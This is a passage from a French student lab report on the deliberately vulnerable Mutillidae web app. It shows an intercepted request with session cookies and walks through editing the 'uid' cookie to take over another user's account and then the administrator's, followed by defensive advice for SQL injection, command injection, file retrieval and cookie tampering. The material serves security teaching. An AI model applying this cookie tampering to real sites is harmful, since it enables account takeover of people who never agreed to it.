
```

Nous avons donc accès aux fichiers du serveur qui héberge l'application. Dans notre cas il s'agit d'un conteneur Docker, tous les fichiers systèmes ne sont pas présent.

Manipulation de Cookies

Comme dis précédemment ce TP a été réalisé sur l'outil Mutillidae, nous avons utilisé BurpSuite ainsi que Cookie Manager qui est une extension Firefox. Le but est de récupérer le cookie de session de l'administrateur du site Web pour prendre le contrôle de son compte et donc de l'application.

Pour se faire nous avons créé un compte sur Mutillidae et nous avons lancé BurpSuite avant de nous connecter, voici la requête de réponse à la demande de connexion :



```

Forward Drop Intercept is on Action
Raw Params Headers Hex
GET /index.php?popUpNotificationCode=AUI HTTP/1.1
Host: 192.168.1.56:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.56:8080/index.php?page=login.php
Cookie: PHPSESSID=ian40h0u6kv5up9900e32buae5; showhints=0; username=test; uid=25
Connection: close
Upgrade-Insecure-Requests: 1

```

Les paramètres qui nous intéressent ici sont username et uid, il va falloir travailler avec ça puisque nous n'avons pas le mot de passe du compte administrateur.

Une fois connecté nous avons lancé Cookie Manager afin de vérifier notre cookie :


PHPSESSID	ian40h0u6kv5up9900e32buae5	192.168.1.56	/	At end of session	Edit
showhints	0	192.168.1.56	/	At end of session	Edit
username	test	192.168.1.56	/	At end of session	Edit
uid	25	192.168.1.56	/	At end of session	Edit

L'UID attribué à notre compte de test est le 25 mais est-ce que nous pouvons le modifier pour accéder à un autre compte ? Il faut savoir qu'un cookie permet de garder une session active, donc en modifiant l'UID de la session nous devrions avoir accès à un autre compte.

1^{er} test avec l'UID 4 :

URL	<input type="text" value="http://192.168.1.56/"/>
Name	<input type="text" value="uid"/>
Value	<input type="text" value="4"/>


En actualisant la page nous arrivons bien sur un compte différent de notre compte de test, un certain Jeremy :



Notre stratégie était donc la bonne pour changer de compte sans mot de passe, maintenant il fallait trouver le compte de l'administrateur, sûrement le 1^{er} à s'être connecté, non ?

URL	<input type="text" value="http://192.168.1.56/"/>
Name	<input type="text" value="uid"/>
Value	<input type="text" value="1"/>

Après avoir actualisé une nouvelle fois notre page, nous avons bien un accès au compte admin de l'application.



Conclusion & Solution de protection

Pour conclure sur ce TP nous dirons qu'il s'agit d'un moyen relativement simple et ludique de démontrer les différentes attaques et leurs impacts sur les applications Web. Cela nous a permis de découvrir et de pousser un peu plus loin certaines attaques, notamment sur les injections SQL.

Injection SQL

De nos jours il existe un grand nombre de moyen de se protéger des injections SQL :

- L'utilisation d'un IPS comme Wazuh, qui va permettre de bloquer automatiquement une personne qui injecte des commandes SQL dans une application en se basant en temps réel sur les logs.
- L'utilisation de requête préparée.
- Le blocage des caractères qui ne sont pas utiles dans un champs (ex : '*' »[]).
- Etc.

Injection de commande

Au niveau de l'injection de commande, le principe reste le même :

- IPS (Wazuh) afin de bloquer les utilisateurs qui attaquent l'application.
- Vérifier la conformité des données envoyées par le formulaire, par exemple pour une adresse IP que ce soit bien 4 nombres compris entre 0 et 255.
- Désactivation de certaines fonctions PHP par exemple celle pour exécuter des commandes systèmes.

Récupération de fichier

Pour la récupération de fichier, les protections peuvent être les suivantes :

- Mise en place d'une liste blanche.
- Disposer de droit restreint sur l'application.
- Mise en œuvre d'un IPS.

Manipulation de Cookies

Au sujet de la manipulation de cookie il existe une solution très répandue pour lutter contre ces attaques, la mise en place d'un jeton unique qui sera vérifié à chaque modification.